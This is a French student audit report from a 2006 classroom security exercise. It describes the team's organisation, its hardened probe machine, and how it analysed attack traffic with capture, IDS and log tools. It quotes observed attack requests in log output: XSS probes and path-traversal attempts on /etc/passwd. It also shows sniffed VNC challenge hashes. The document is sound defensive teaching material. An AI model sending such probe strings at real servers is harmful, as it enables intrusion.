Amandine Bonansea
Jean-Charles Fesantieu
EdouardJouen

Nicolas Omari
Guillaume Pujol
Julien Reveret
Alain Zarragoza

M2 STRI
Promotion 2007

Sécurité des systèmes d'informations

Sommaire

Introduction

En application du cours de sécurité des systèmes d'information, nous avons participé à un projet visant à simuler les activités liées au système d'information d'une PME (Candide SA).
Cette simulation s'est traduite par la mise en œuvre et l'exploitation d'un système d'information complet par l'équipe « défense ». Ce SI a ensuite été exposé aux attaques du groupe portant le même nom, le rôle de notre équipe étant d'auditer le réseau.
Voici les objectifs que nous nous sommes fixés pour mener à bien notre mission d'audit :

- Définition des modalités de collaboration avec l'équipe « défense » conduisant à la rédaction d'un contrat d'audit.
- Réflexion et mise en place d'une organisation interne pertinente.
- Mise en place d'outils internes.

L'exploitation du réseau ne pouvant se faire en continu, nous avons établi un planning prévisionnel comportant trois phases d'attaque ayant chacune des objectifs techniques différents.

- 1ère phase : attaques de niveau réseau, analyse avec outils de base.
- 2ème phase : niveau applicatif, la machine sonde est configurée en Proxy HTTP, analyse des URL et URI.
- 3ème phase : l'équipe « attaque » disposera d'une machine physiquement connectée sur le LAN de l'équipe « défense ».

Partie I : Mise en place

I. *Organisation interne*

Nous avons identifié plusieurs missions nécessaires au bon déroulement de notre audit :

Pôle de travail	Personnes impliquées	Objectifs
Communication interne et externe	Alain Nicolas	§ Relation avec le client (équipe défense) § Infos sur les lois et contraintes à respecter
Suivi de projet	Edouard	§ Suivi hebdomadaire § Gestion du temps § Bilan
Technique et architecture	Julien Jean-Charles Guillaume	§ Choix des logiciels et outils § Choix de l'architecture § Déploiement, analyse et veille
Secrétariat et intelligence	Amandine	§ Documents types § Comptes-rendus § Contrat d'audit § Social engineering

Nous avons essayé autant que possible de cloisonner les missions pour permettre à chacun de choisir une mission à laquelle il souhaite participer et qui lui sera profitable sur un plan personnel.

Le pôle communication est chargé de gérer toutes les communications avec l'équipe « défense » : négociation des contrats, demandes d'informations techniques, envoi des bulletins de sécurité, planification des sessions d'attaque. Une trace de chaque communication sera conservée.

Le pôle suivi de projet est en charge de la planification et de la gestion du temps. Dans un premier temps, il établira un planning prévisionnel qui sera tenu à jour tout au long de la durée du projet. Le chef de projet se chargera également du management des différents pôles : suivi des tâches, bilan sur les actions, réorganisation du travail…

Le pôle technique est quant à lui seul en charge du cœur de notre métier : l'audit. Ce pôle se charge de proposer et déployer une architecture d'audit appropriée. Il se charge aussi de choisir et de mettre en œuvre les outils d'analyse pertinents. Pour chaque phase d'attaque, le pôle technique réalisera l'analyse de la session qui donnera lieu à la rédaction d'un bulletin de sécurité.

Le pôle secrétariat et intelligence se charge de la mise en œuvre d'outils tels que des modèles de documents (compte-rendu de réunion, rapport d'activité,…). Le pôle se charge également de la rédaction des différents documents : comptes-rendus de réunion et rapport général. Pour la partie officieuse, c'est également le pôle en charge du social engineering.

Evolution de l'organisation : au cours du projet, nous avons choisi d'affecter les tâches de documentations et de réalisations de schémas aux pôle communication et suivi de projet, ceci afin d'anticiper la rédaction du rapport général du projet.

II. Outils internes mis en place

Les communications internes se limitent à la diffusion des comptes-rendus de réunion, et des rapports d'activité de chaque pôle.
Les communications externes formelles concernent les bulletins de sécurité contenant les recommandations faites pour sécuriser l'exploitation du réseau.
Ces trois types de documents ont donc été formalisés de manière à homogénéiser les informations communes à l'équipe. Nous avons également choisi de respecter une nomenclature définie de manière à identifier de façon claire et unique chaque document diffusé. Même si cette mesure s'est avérée superflue tout au long du projet, elle a tout de même constitué un gain de temps précieux au moment de la rédaction de ce rapport.


III. Contrats

Deux contrats ont été signés entre les équipes « défense » et « audit ». Un contrat d'audit rédigé par nos soins et permettant de fixer les limites contractuelles de notre action auprès de Candide SA. Il fixe également tous nos engagements en terme de délais. Le contrat de confidentialité rédigé par l'équipe « défense » permet quant à lui de fixer les conditions de communication entre les deux équipes ainsi que toutes les clauses de confidentialité auxquelles nous sommes tenus.
Suite à la signature de ces contrats qui n'ont pas nécessité fort heureusement de négociations trop longues, nous avons pu établir un planning prévisionnel du déroulement du projet, disponible en annexe 1.

IV. Choix techniques

1. Architecture client

Voici l'architecture qui nous a été présentée par le client :



2. Sonde

a - Configuration matérielle

La sonde est un PC x86 équipé d'un microprocesseur Pentium II 400 Mhz, de 128 Mo de RAM, de 20 Go de disque dur et de 3 cartes réseaux.

b - Configuration logicielle

La dernière version de Debian en date (3.1r3) est installée sur la sonde avec les mises à jours de sécurité. Seul le minimum nécessaire est installé (entre autres, pas de serveur X).
L'IDS Snort est installé et configuré pour envoyer ses alertes par mails au compte local « audit ».
L'enregistrement de l'intégralité du trafic transitant sur les interfaces réseau a été réalisé durant les deux dernières phases. Toutefois, la puissance n'a pas été suffisante et certains paquets ont été perdus lors de l'opération.

c - Configuration réseau

Une des cartes réseaux est branchée sur la DMZ du réseau de l'équipe défense, avec pour @IP 10.10.10.5.
La deuxième carte est connectée sur le LAN client sans @IP, elle n'est utilisée que pour capturer le trafic.
Une troisième carte réseau branchée sur un réseau IP séparé prévue pour recevoir les logs émis par les équipements de l'équipe défense a finalement été utilisée pour une connexion directe sur la machine à des fins de configuration et de récupération des logs.

d - Moyens d'accès

En plus de l'accès physique, la machine est accessible par SSH sur le port 22.
Toutefois à l'heure actuel ce port n'est accessible que depuis le réseau physique de la DMZ. Une demande a été faite à l'équipe défense pour nous forwarder ce port depuis le faux réseau public. Celle-ci a été réalisée tardivement.

e - Sécurité

La sonde peut représenter une éventuelle faille de sécurité pour le réseau de l'équipe défense, aussi il est indispensable d'en élever le niveau de sécurité au maximum.
Le compte root tout comme le compte « audit » possèdent un mot de passe fort. Le shell du compte root a été désactivé au profit de l'utilisation de la commande sudo par l'utilisateur normal.
Les services en écoute sur le réseau sont uniquement le Secure Shell Server OpenSSH et le collecteur de logs Syslog. Des solutions pour éviter un éventuel pourrissage de logs par l'équipe attaque, sont à rechercher.
Le routage est évidemment désactivé pour éviter de devenir une passerelle non filtrante entre le LAN et la DMZ de l'équipe défense.

3. Outils d'analyse

Cette partie tente de donner des pistes sur l'étude d'attaques portées contre un SI. La capture réseau, l'analyse des traces par des outils tiers, les IDS et la journalisation sont autant d'aspects traités.

a - La capture réseau et l'analyse des traces

1) La capture

L'analyse des attaques portées au SI d'une entreprise passe bien entendu par la capture des trames qui circulent sur le réseau. Plusieurs outils sont à notre disposition pour cela, tous basés sur le format pcap (Packet CAPture). Les deux programmes utilisés pour capturer les trames lors des séances d'attaque sont tcpdump et tshark, le premier étant l'analyseur réseau historique du monde Unix, le deuxième est lui plus récent, il présente des capacités de décodage de protocoles plus élaborées.

Un analyseur de réseau fonctionne en mettant la carte réseau en mode promiscuous, la carte fait alors remonter au programme toutes les trames qu'elle voit passer, peu importe l'adresse MAC de destination. Parmi les options importantes, on note la taille de capture, par défaut celle-ci est de 96 octets, ce qui est suffisant pour avoir toutes les en-têtes des protocoles de niveau 2, 3 et 4 mais peut se révéler limitant lors de l'analyse des données de la couche applicative. Dans notre cas, nous avons décidé de capturer la totalité du contenu des trames et

avons pour cela mis la limite de capture à 0 (pas de limite). Les fichiers de captures peuvent atteindre des tailles importantes (de l'ordre d'un ou plusieurs giga octets), il a été prévu de passer les arguments adéquats aux analyseurs pour qu'ils coupent les fichiers selon la taille de ceux-ci ou le nombre de paquets capturés. Voici des exemples de lignes de commandes utilisées lors des sessions d'attaque :

```
soka:/root# tcpdump -s 0 -C 100 -w capture.cap -ni eth0

soka:/root# tshark -s 0 -a filesize:100000 -b -w capture.cap -ni eth0
```

Les fichiers produits seront analysés à posteriori à l'aide des outils qui ont servi à la capture mais aussi avec wireshark dont l'interface graphique permet de suivre les connexions TCP mais aussi de sélectionner un trafic et lui appliquer un filtre de décodage et encore d'autres options.

2) L'analyse

Lors de la capture, nous avons fait en sorte que le sniffeur répartisse les données dans plusieurs fichiers, ceux-ci ayant une taille maximale fixée. Un analyseur tel wireshark utilisera moins de ressources machines lors de l'analyse d'un petit fichier, seul bémol, il se peut que le fichier soit coupé en plein milieu d'une ou plusieurs connexions TCP, qu'une requête DNS apparaisse à la fin du fichier sans sa réponse.

Plusieurs moyens existent pour résoudre ce problème, le plus simple qui vient à l'esprit est d'ouvrir les fichiers de captures les uns à la suite des autres pour examiner l'ensemble des échanges. Si la ou les connexions coupées ne présentent pas d'intérêt pour l'analyse, cette méthode peut convenir. En revanche, il peut être pénible de devoir jongler entre plusieurs fenêtres pour analyser des échanges, c'est là qu'intervient la deuxième méthode.

```
soka:/root# mergecap -w the_big_one.cap capture.cap*
```

Dans un premier temps, nous rassemblons l'ensemble des fichiers de capture dans un seul à l'aide de l'outil mergecap fourni dans le package wireshark. Puis, on peut scinder ce fichier selon différents critères selon les analyses que l'on cherche à mener :

```
soka:/root# tcpdump -s 0 -n -r the_big_one.cap -w trafic_http.cap tcp port
80

soka:/root# tcpdump -s 0 -n -r the_big_one.cap -w trafic_http.cap host
10.0.0.1
```

Selon la nature des analyses à effectuer, il peut être plus intéressant d'étudier indépendamment chaque protocole ou chaque hôte. Une fois ce découpage effectué, il faut procéder à l'analyse proprement dite, ce qui implique d'aller dans le détail des en-têtes et des données de la couche application. Pour cela, on pourra utiliser les dissecteurs de protocoles de wireshark, la mise en forme de ngrep pour les requêtes HTTP, ssldump et sshow pour les flux applicatifs comme SSH ou HTTPS ou encore dnstop pour les échanges entre clients/serveurs DNS. Voici quelques exemples d'utilisation de ces logiciels :

```
soka:/root# tshark -n -t ad -r trafic_http.cap -d tcp.port==80,http
...
 15 2006-11-06 09:53:54.182413 172.16.48.85 -> 10.10.10.3   TCP 1325 > www
[SYN]
 Seq=0 Len=0 MSS=1460
 16 2006-11-06 09:53:54.182536   10.10.10.3 -> 172.16.48.85 TCP www > 1325
[SYN,
 ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
 17 2006-11-06 09:53:54.182726 172.16.48.85 -> 10.10.10.3   TCP 1324 > www
[ACK]
 Seq=1183 Ack=6658 Win=65535 Len=0
 18 2006-11-06 09:53:54.182805   10.10.10.3 -> 172.16.48.85 HTTP HTTP/1.1
200 OK
 (JPEG JFIF image)
 19 2006-11-06 09:53:54.183330 172.16.48.85 -> 10.10.10.3   TCP 1325 > www
[ACK]
 Seq=1 Ack=1 Win=65535 Len=0
 20 2006-11-06 09:53:54.183680 172.16.48.85 -> 10.10.10.3   HTTP GET
 /images/4.jpg HTTP/1.1

soka:/root# ngrep -n -p -I trafic_http.cap -W byline
...
T 172.16.48.93:49177 -> 10.10.10.3:80 [AP]
GET /livredor.php HTTP/1.1.
Accept: */*.
Accept-Language: es.
Accept-Encoding: gzip, deflate.
Cookie: pma_theme=original.
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X; es)
AppleWebKit/418.9
(KHTML, like Gecko) Safari/419.3.
Connection: keep-alive.
Host: 172.17.0.2.
...

soka:/root# ssldump -n -r https.cap
...
New TCP connection #4: 172.16.97.10(1318) <-> 10.10.10.2(443)
3    262.5078 (262.5078)  S>C  TCP FIN
New TCP connection #5: 172.16.80.13(57163) <-> 10.10.10.2(443)
5    0.0013 (0.0013)  C>S  TCP RST
New TCP connection #6: 172.16.97.22(1163) <-> 10.10.10.2(443)
6    18.7905 (18.7905)  C>S  TCP RST
New TCP connection #20: 172.16.97.14(1818) <-> 10.10.10.2(443)
18    253.7089 (253.7089)  S>C  TCP FIN
...

soka:/root# sshow -p ssh.cap
+ 10.10.10.2:1141 -> 10.10.10.3:2222: SSH protocol 2
+ 10.10.10.2:1141 -> 10.10.10.3:2222: GUESS: Password authentication failed
+ 10.10.10.2:1141 -> 10.10.10.3:2222: GUESS: Password authentication failed
+ 10.10.10.2:1141 -> 10.10.10.3:2222: GUESS: Password authentication
accepted
+ 10.10.10.11:3210 -- 10.10.10.5:22: TIMED OUT

soka:/root# dnstop -s udp53.cap
...

Sources              count      %
---------------- --------- ------
10.10.10.3             460   29.2
```

```
10.20.20.2              433   27.4
10.10.10.11             229   14.5
10.20.20.3              187   11.9
10.20.20.5              164   10.4
10.10.10.2              105    6.7

Query Type     count      %
---------- --------- ------
A?               707   44.8
NS?                5    0.3
SOA?             297   18.8
PTR?             222   14.1
AAAA?            208   13.2
SRV?             139    8.8

...
```

On remarque que chaque outil apporte son lot de connaissances sur les traces réseaux. tshark s'attache à donner les informations sur la couche transport (TCP handshake, MSS, numéro de séquence), ngrep détaille plutôt les en-têtes http, sslldump donne la durée des connexions et la raison de la fin de la connexion (RST ACK ou FIN ACK), sshow permet de récupérer les scénarios des connexions SSH (attention l'option -p n'est disponible que sur les distributions Debian ou basées sur Debian, c'est un patch du mainteneur du package dsniff), enfin dnstop fait un résumé des requêtes et réponses DNS selon plusieurs critères comme la source ou le type de demande.

Ces programmes sont très utiles pour l'analyse à posteriori d'une attaque, ils facilitent grandement la vie de l'auditeur par un humain en donnant des détails sur les protocoles utilisés, réduisant d'autant le temps mis pour analyser le trafic et comprendre ce qui se passe.

3) Snort et Ntop

Une analyse "à la main" des traces réseaux peut être complétée par un traitement des mêmes traces par un logiciel spécialisé. Nous allons rechercher prioritairement deux types d'informations : les statistiques de trafic et les attaques que nous n'aurions éventuellement pas notées. Pour cela, nous employons deux outils connus : snort et ntop.

Le premier outil est un IDS (Intrusion Detection System) Open Source bien connu, il dispose de mécanismes d'alerte temps réel et d'enregistrement des données aux formats syslog, pcap ou dans une base de données. La détection d'intrusion est basée sur des règles chargées au démarrage du logiciel, évolutives ; une large communauté contribue à cette base de règles par des ajouts et modifications. Bien entendu, les ressources occupées par la détection d'intrusion sont importantes et augmentent avec le nombre de règles utilisées. Si la machine servant de sonde est correctement dimensionnée par rapport au trafic à étudier, il n'y a pas de problème ; dans le cas contraire, il se peut que des paquets soient perdus, ce qui pourrait empêcher la détection de certaines attaques. Encore une fois un contournement est proposé, le voici :

```
soka:/root# tcpdump -s 0 -C 100 -w capture.cap -ni eth0

soka:/root# scp capture.cap analyse@houri:

analyse@houri:/var/log/snort $ sudo snort -c /etc/snort/snort.conf -r
    /home/analyse/capture.cap
```

Une capture est réalisée sur la sonde où chaque fichier pèse 100Mo, ce dernier est ensuite transféré sur une autre machine où l'analyse à l'aide de snort sera effectuée. Cette méthode présente l'avantage de décharger la machine qui capture les trames réseaux mais a un inconvénient qui est le "retard" de l'analyse qui n'est lancée qu'une fois le fichier final constitué. Il est à noter que le nombre de règles importe peu sur la machine d'analyse, on peut aisément augmenter les règles, le retard engendré est négligeable, mais pas forcément le nombre de faux positifs ! Dans notre cas, nous avons utilisé les bleeding rules afin de détecter le plus grand nombre d'attaques.

Ntop est présenté dans le cadre de ce document non pas comme un outil d'aide à la détection ou l'analyse d'attaque mais comme un indicateur supplémentaire d'utilisation du réseau. Une attaque peut se remarquer par un pourcentage anormalement élevé d'utilisation d'un certain protocole, par un pic de trafic, des tailles de paquets anormalement petites ou grandes. Ntop scrute les en-têtes IP et TCP à la recherche d'informations qu'il met en forme sur une page web, ces informations pouvant être utilisées par la suite pour étudier un serveur ou un service précis. Le programme est lancé en ligne de commande comme suit :

```
soka:/root# sudo ntop -f capture-dmz-20112006.cap -n -m
10.10.10.0/255.255.255.0
--protocols="SSH=22|2222,HTTP=80|443,DNS=53,SYSLOG=514,VNC=5901" -X 128000
-w 3000
```

4) Ettercap et Etterlog

Une dernière méthode pour recueillir des informations sur les attaquants est d'utiliser leurs outils à des fins légitimes. Nous allons ici nous servir des logiciels ettercap et etterlog pour mener un dernier type d'analyse et savoir si des informations sont parvenues aux attaquants. Les informations récoltées sont les mots de passe, les services tournant sur les machines, les fichiers transitant sur le segment du réseau.

```
soka:/root# ettercap -T -L dump -r trafic_en_clair.cap

Starting Unified sniffing...

VNC : 10.20.20.3:5901 -> Challenge:22fa3a4f06ae3c31e2d2ee03f9265fa2
                         Response:b96b7d97f00fbf67e738cdb6c1ccb6ea (Login
Failed)
VNC : 10.20.20.3:5901 -> Challenge:5a42d36f202c9cc25c1c2369f3ef2342
                         Response:c2b702215b11b892fe3eae63a792635a (Login
Failed)
VNC : 10.20.20.3:5901 -> Challenge:bc5c968704120aac5131d50d2bf5d955
                         Response:9c2e99ff21e888e75c2002fd9ae8f3b7
FTP : 195.220.60.24:21 -> USER: anonymous  PASS:
apt_get_ftp_2.1@debian.linux.user
VNC : 10.20.20.3:5901 -> Challenge:0d9660c481ff112829c7bc640aaeadd9
                         Response:0eaefaa5b32feee823c2612b212c7b1c
VNC : 10.20.20.2:5901 -> Challenge:5a4412f5983c5acf303b41ae183678ce
                         Response:cfc37c7db0e6fba35f6314c01bfd922a

End of dump file...

Terminating ettercap...
```

Nous voilà enfin au courant des informations qui ont pu filtrer, à nous maintenant de juger si ces informations sont importantes, s'il convient d'avertir les utilisateurs des dangers qu'ils encourent ou de modifier la politique de sécurité mise en place. De plus, ettercap permet de dumper dans un format qui lui est propre les informations afin de les faire analyser par etterlog qui pourra en extraire des fichiers, des informations supplémentaires sur les hôtes (liste des ports ouverts + banner scanning passif + passive OS fingerprinting).

b - La journalisation

1) La centralisation avec Syslog

La première version du daemon syslog est apparue au milieu des années 80 dans les systèmes BSD UNIX. Le protocole syslog a connu un succès tel que la plupart des équipements (serveurs, routeurs, switches, imprimantes) peuvent désormais exporter leur logs vers un serveur syslog en écoute sur le réseau. Le classement des logs se fait selon deux principaux critères : facility et level. Le critère facility décrit la catégorie d'événements alors que level donne une information sur l'importance dudit événement.

Si le protocole syslog a eu tellement de succès, il n'en reste pas moins que les besoins des administrateurs systèmes et réseaux évoluent au fil du temps. Pour cela de nouveaux daemons ont été développés, comme syslog-ng ou socklog qui viennent combler les manques du daemon syslog de base : filtrage des événements en fonction du contenu du message, rotation des fichiers de logs automatique (sans cronjob).

Au niveau réseau, syslog utilise le protocole UDP pour transporter ses messages, il est donc "facile" de forger de faux messages syslog qui iront polluer le serveur. Des alternatives telles que socklog peuvent utiliser TCP pour l'envoi de messages, mais le surcoût en terme de ressources (système et réseau) peut devenir important. Le cas le plus courant pour un serveur de centralisation de logs est d'avoir le daemon syslogd en écoute sur toutes les interfaces de la machine, en écoute de messages provenant des différents équipements du réseau. Pour cela, sur une distribution Linux Debian, on édite le fichier /etc/default/syslogd comme suit :

```
soka:/etc/default/# cat syslogd

#
# Top configuration file for syslogd
#

#
# Full documentation of possible arguments are found in the manpage
# syslogd(8).
#

#
# For remote UDP logging use SYSLOGD="-r"
#
SYSLOGD="-r"
```

Avoir un serveur syslog centralisant les données présente l'avantage de centraliser les données sur une machine pour utiliser un outil de type SEM (Security Event Management) ou SIM (Security Information Management) pour obtenir plus d'informations à partir du recoupement des logs de plusieurs équipements.

2) La détection d'évènements

Une fois le serveur central de logs installé, il convient de choisir l'utilisation qu'on va en faire. Parmi l'analyse de logs, deux grandes catégories se distinguent : l'analyse à posteriori et l'analyse temps réel. Les deux catégories utilisent les expressions rationnelles pour faire leur travail, chacune diffère dans l'exploitation des données récupérées en sortie. La première peut faire appel à la méthode de log clustering, à la répartition selon certains critères (affichage des logs issus de l'activité des utilisateurs, du système, de l'extérieur) pour mieux synthétiser l'information. La seconde déclenchera des alertes sur certains événements pour permettre à l'administrateur de réagir dans les meilleurs délais (un mot de passe root erroné 3 fois de suite déclenche un envoi de mail à l'administrateur par exemple). Nous allons étudier dans un premier temps l'analyse à posteriori avant de nous attaquer au temps réel.

Avant de décortiquer les différents fichiers de logs un à un, il peut s'avérer utile de passer par des outils d'analyse automatique tels que logwatch, dans le but d'obtenir des pistes sur les événements intéressants des logs. Cet outil a l'avantage de ne pas nécessiter une configuration très poussée à la base pour fournir des résultats. Voici un exemple de sortie de logwatch :

```
 ################### Logwatch 7.3.1 (09/15/06) ####################
        Processing Initiated: Mon Dec  4 23:13:56 2006
        Date Range Processed: all
      Detail Level of Output: 5
             Type of Output: unformatted
          Logfiles for Host: houri
 ##################################################################

 -------------------- httpd Begin ------------------------

 9.81 MB transferred in 13091 responses  (1xx 0, 2xx 1448, 3xx 338, 4xx
9911, 5xx 1394)
      778 Images (1.33 MB),
       21 Documents (0.01 MB),
      516 Windows executable files (0.17 MB),
     7013 Content pages (6.62 MB),
       32 Redirects (0.01 MB),
       66 Program source files (0.02 MB),
        5 CD Images (0.00 MB),
       74 Various Logs (0.02 MB),
      117 Configs (0.04 MB),
     4469 Other (1.60 MB)

 Requests with error response codes
    400 Bad Request
       ....
       /~/<script>alert('Vulnerable')</script>.asp: 3 Time(s)
       /~/<script>alert('Vulnerable')</script>.aspx: 3 Time(s)
       /~bin: 2 Time(s)
    414 Request-URI Too Large
       ////////////////////////////////////// ... ///////////////: 21
Time(s)
       /aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa ... aaaaaaaaaaaaaa: 6
Time(s)
    500 Internal Server Error
       /.................../etc/passwd: 3 Time(s)
       /.../.../.../.../.../.../.../.../.../.../etc/passwd: 3 Time(s)
       /.../.../.../.../.../.../.../.../.../boot.ini: 3 Time(s)
       /.bash_history: 3 Time(s)
```

```
A total of 1 ROBOTS were logged

---------------------- httpd End ------------------------

--------------------- pam_unix Begin ------------------------

cron:
   Sessions Opened:
      root: 2099 Time(s)
      root : 571 Time(s)
      www-data: 426 Time(s)
      logcheck: 22 Time(s)

login:
   Authentication Failures:
      root (): 1 Time(s)
   Invalid Users:
      Bad User:   [b[d[a[c : 1 Time(s)
      Bad User:   root: 1 Time(s)
   Sessions Opened:
      root by LOGIN: 18 Time(s)
      root by LOGIN : 1 Time(s)

passwd:
   Password changed:
      audit: 1 Time(s)
      defense: 1 Time(s)

sshd:
   Authentication Failures:
      root (10.10.10.222): 3 Time(s)
      root (172.16.97.14): 2 Time(s)
      audit (172.16.97.14): 1 Time(s)
      root (172.16.97.6): 1 Time(s)
   Sessions Opened:
      guiyou : 24 Time(s)
      root by root: 17 Time(s)
      root: 12 Time(s)
      audit: 8 Time(s)
      root by root : 8 Time(s)
      defense: 5 Time(s)
      iptables : 1 Time(s)
      xorg : 1 Time(s)
```

La méthode de log clustering employée parlogwatch les événements en les classant par catégories. On note les événements majeurs tels que les redémarrages de daemon, les échecs et succès d'authentification à partir des fichiers wtmp et auth.log, les connexions aux services réseaux et enfin les événements qui sont inconnus. En appliquant nos propres règles, il devient possible de détecter une activité malicieuse particulière. Voici un exemple de fichier de règles :

```
if (($service eq 'sshd') or ($service eq 'login') or ($service eq 'ftp') or
($service eq 'rsh')) {
       if ($line =~ s/^session opened for user (.+) by \(uid=\d+\)/$1/) {
             ...
             ...
}
```

Pour continuer dans l'exploitation du log clustering, on utilise slct, idéal lorsqu'il s'agit de tester plusieurs expressions rationnelles différentes sur un même fichier de logs. On arrive à classer les événements par fréquence et ainsi détecter certains messages passés inaperçus par d'autres logiciels ou lorsqu'ils sont dans le log brut. Un exemple est donné ci-dessous avec un fichier de log UNIX standard :

```
shaddai@houri:~/slct-0.04$ ./slct -s 10 /var/log/auth.log
Mon Nov 27 00:57:20 2006: Starting...
Mon Nov 27 00:57:20 2006: Creating vocabulary...
Mon Nov 27 00:57:20 2006: 1262 words inserted into the vocabulary
Mon Nov 27 00:57:20 2006: Finding frequent words from the vocabulary...
Mon Nov 27 00:57:20 2006: 75 frequent words found
Mon Nov 27 00:57:20 2006: 609 words in vocabulary occurring 1 time
Mon Nov 27 00:57:20 2006: 1005 words in vocabulary occurring 2 times or
less
Mon Nov 27 00:57:20 2006: 1112 words in vocabulary occurring 5 times or
less
Mon Nov 27 00:57:20 2006: 1191 words in vocabulary occurring 10 times or
less
Mon Nov 27 00:57:20 2006: 1220 words in vocabulary occurring 20 times or
less
Mon Nov 27 00:57:20 2006: Finding cluster candidates...
Mon Nov 27 00:57:20 2006: 302 cluster candidates found
Mon Nov 27 00:57:20 2006: Finding clusters from the set of candidates...
Mon Nov 27 00:57:20 2006: 13 clusters found
Nov 26 * houri * (pam_unix) session closed for user www-data
Support: 42

Nov 25 * houri * (pam_unix) session closed for user www-data
Support: 47

Nov 24 * houri * (pam_unix) session closed for user www-data
Support: 29

Nov 23 * houri * (pam_unix) session closed for user www-data
Support: 39

Nov 22 * houri * (pam_unix) session closed for user www-data
Support: 50

Nov 26 * houri * (pam_unix) session opened for user www-data by (uid=0)
Support: 42

Nov 25 * houri * (pam_unix) session opened for user www-data by (uid=0)
Support: 47

Nov 24 * houri * (pam_unix) session opened for user www-data by (uid=0)
Support: 29

Nov 23 * houri * (pam_unix) session opened for user www-data by (uid=0)
Support: 39

Nov 22 * houri * (pam_unix) session opened for user www-data by (uid=0)
Support: 50

Nov 26 * houri sudo: shaddai : TTY=pts/0 ; PWD=/home/shaddai ; USER=root ;
Support: 12

Mon Nov 27 00:57:20 2006: Analysis complete
```

3) La corrélation d'évènement

Nous entrons à présent dans le monde des SEM (Security Event Manager), un domaine où le maître mot est "alerte". L'administrateur qui déploie ce genre de système désire être tenu au courant de tous les événements qui se passent sur ses systèmes, son réseau. Nous ne faisons que survoler le domaine ici, mais sachez qu'il est en pleine expansion en ce moment.

Pour arriver à mettre en évidence des liens entre plusieurs événements, l'outil sec utilise un système basé sur des règles de filtrage des logs. Il est capable de combiner plusieurs règles, de surveiller en temps réel, de déclencher des scripts et d'appliquer de nouvelles règles sur la sortie des scripts en question. Voici un exemple de détection d'erreur de login sur un système BSD :

```
#   Bad su
# -----------
#
type=Single
ptype=RegExp
desc=$0
pattern=\S+\s+\d+\s+\S+\s+(\S+)\s+su: BAD SU (\S+) to (\S+) on (\S+)
action=write - $2 failed SU to $3 on $1 at %t
```

La principale utilisation de sec est la surveillance temps réelle, mais il peut se révéler utile lors de l'analyse à posteriori même si la corrélation temporelle de différents événements est plus compliquée à établir (sec ne vérifie pas les timestamps des logs). Dans le cas d'analyse de logs apache, les règles avec déclenchement à partir d'un seuil permettent d'extraire les informations importantes des logs, faisant ainsi ressortir facilement les événements indiquant une activité parfois suspecte.

c - Conclusion

Comme vous aurez pu vous en rendre compte à travers la lecture de ce chapitre, il existe pléthore d'outils pour analyser les traces réseau et les logs afin d'en extraire le maximum d'informations. Le tout est de savoir ce qui nous intéresse dans les traces pour utiliser les bons outils et optimiser la recherche d'informations.

Partie II : Déroulement

I. *Analyse journalière des logs pré-attaques*

L'analyse journalière des logs a pour but de voir l'avancement des attaquants ainsi que l'évolution des méthodes employées.
Avant le début des phases d'attaque, nous avons surveillé le réseau et relevé certains points. A partir de cette analyse, nous avons déterminé les premières modifications à réaliser sur le réseau.

1. Mercredi 25 Octobre 2006

- Mise en place de machines par l'équipe défense ? Des séries de ping issues des adresses 172.17.20.0/24 et 10.20.20.0/24 vers la DMZ 10.10.10.0/24 pour des tests de connectivité.
- On note aussi des requêtes DNS vers un serveur DNS (serveur racine ?) pour la résolution de ftp.fr.debian.org et des requêtes DHCP, toutes filtrées par cooper.

2. Jeudi 26 Octobre 2006 et Vendredi 27 Octobre 2006

Des requêtes DNS issues de 10.10.10.2 vers 192.168.0.4 ont été rejetées par la machine 193.52.8.34. La machine 10.10.10.2 a-t-elle gardé une vieille adresse de serveur DNS qui est maintenant incorrecte ? Si oui, il faut corriger la configuration pour éviter que cette machine ne génère un bruit de fond pour le groupe analyse.

3. Samedi 28 Octobre 2006

